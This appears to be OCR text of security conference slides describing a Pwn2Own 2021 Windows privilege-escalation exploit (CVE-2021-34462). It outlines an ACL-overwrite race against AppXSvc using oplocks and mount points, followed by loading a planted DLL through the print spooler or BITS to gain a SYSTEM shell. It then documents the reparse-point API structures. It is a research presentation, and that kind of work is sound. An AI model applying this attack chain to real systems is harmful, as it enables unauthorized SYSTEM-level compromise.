
ACL Overwriting to EoP

- Find a target file to overwrite ACL
  - PrintConfig.dll – SYSTEM:Full
  - TypeLib: SysFxUI.dll – SYSTEM:Full
- Write the target file with the arbitrary content
  - Run the interactive cmd shell in current user session in the dllmain
  - Script moniker
- Start the system service, load the target file and execute arbitrary code in it
  - StartXpsPrintJob: spooler service will load PrintConfig.dll
  - IBackgroundCopyJob->SetNotifyInterface: BITS service will load the TypeLib file and execute the script moniker in SysFxUI.dll
- Enjoy the SYSTEM SHELL!

Stability, stability, stability!


- Rerun until success
    - Read and write a config file for the initial setup
        - vulnerable directory: SettingsContainer or mcg or both
        - Solitaire version and installed location from CURRENT_USER registry
        - Current session id
    - Carefully deal with each failed situation and cleanup
        - CloseHandle
        - DeleteSymlink
        - DeleteMountPoint
        - TerminateThread
        - DeleteDir/CreateDir
        - DeleteOplock
    - Set a suitable timeout for the oplock
    - Restore the initial status when running a new round trial
        - Not interrupt uninstall and reinstall process
- Corner cases
    - Wait for Solitaire setup is finished, and the vulnerable directory is ready when a new normal user is created and login for 1st time

Wrap up



User Application: Exploit – Main thread
Init
Prepare Exp
Set Oplock
Uninstall
WinRace
Create Mount Point
Reinstall
Cleanup
no
Success?
yes
Overwrite Target
Run Payload
Oplock Callback
Trigger
Redirect directory
AppXSvc Service
GetNamedSecurityInfo
Delete dir
Create dir
SetNamedSecurityInfo
CreateThread
User Application: Exploit – Racing thread with critical priority
DirExist?
yes
no
Change Mount Point

Pwn2Own 2021 Win EoP Demo (CVE-2021-34462)



About

Your PC is monitored and protected.

See details in Windows Security

Device specifications

Device name	DESKTOP-B7I1NBK
Processor	Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz 2.59 GHz
Installed RAM	2.00 GB
Device ID	78D0FBE9-96BC-42E2-81E0-D8C8ADFB67E8
Product ID	00330-80000-00000-AA042
System type	64-bit operating system, x64-based processor
Pen and touch	No pen or touch input is available for this display

Copy

Rename this PC

Windows specifications

Edition	Windows 10 Pro
Version	20H2
Installed on	3/28/2021
OS build	19042.906
Experience	Windows Feature Experience Pack 120.2212.551.0

Copy

Change product key or upgrade your edition of Windows

Read the Microsoft Services Agreement that applies to our services

Read the Microsoft Software License Terms

This page has a few new settings

Some settings from Control Panel have moved here, and you can copy your PC info so it's easier to share.

Related settings

BitLocker settings

Device Manager

Remote desktop

System protection

Advanced system settings

Rename this PC (advanced)

Get help

Give feedback


The memory corruption bug in reparse points

Operate Reparse Point

```
BOOL DeviceIoControl(
  (HANDLE) hDevice,              // handle to file or directory
  FSCTL_X_REPARSE_POINT,         // dwIoControlCode
  (LPVOID) lpInBuffer,           // lpInBuffer
  (DWORD) nOutBufferSize,        // nInBufferSize
  (LPVOID) lpOutBuffer,          // output buffer
  (DWORD) nOutBufferSize,        // size of output buffer
  (LPDWORD) lpBytesReturned,     // number of bytes returned
  (LPOVERLAPPED) lpOverlapped // OVERLAPPED structure
);
```

Operation	Description
FSCTL_SET_REPARSE_POINT 0X900A4	Allows the calling program to set a new reparse point, or to modify an existing one.
FSCTL_GET_REPARSE_POINT 0X900A8	Obtains the information stored in an existing reparse point.
FSCTL_DELETE_REPARSE_POINT 0X900AC	Removes an existing reparse point.

Reparse Data Structure



```
typedef struct _REPARSE_DATA_BUFFER {
  ULONG  ReparseTag;
  USHORT ReparseDataLength;
  USHORT Reserved;
  union {
    struct {
      USHORT SubstituteNameOffset;
      USHORT SubstituteNameLength;
      USHORT PrintNameOffset;
      USHORT PrintNameLength;
      ULONG Flags;
      WCHAR PathBuffer[1];
    } SymbolicLinkReparseBuffer;
    struct {
      USHORT SubstituteNameOffset;
      USHORT SubstituteNameLength;
      USHORT PrintNameOffset;
      USHORT PrintNameLength;
      WCHAR PathBuffer[1];
    } MountPointReparseBuffer;
    struct {
      UCHAR DataBuffer[1];
    } GenericReparseBuffer;
  } DUMMYUNIONNAME;
} REPARSE_DATA_BUFFER, *PREPARSE_DATA_BUFFER;
```

Symbolic Link Reparse Buffer

Mount Point Reparse Buffer

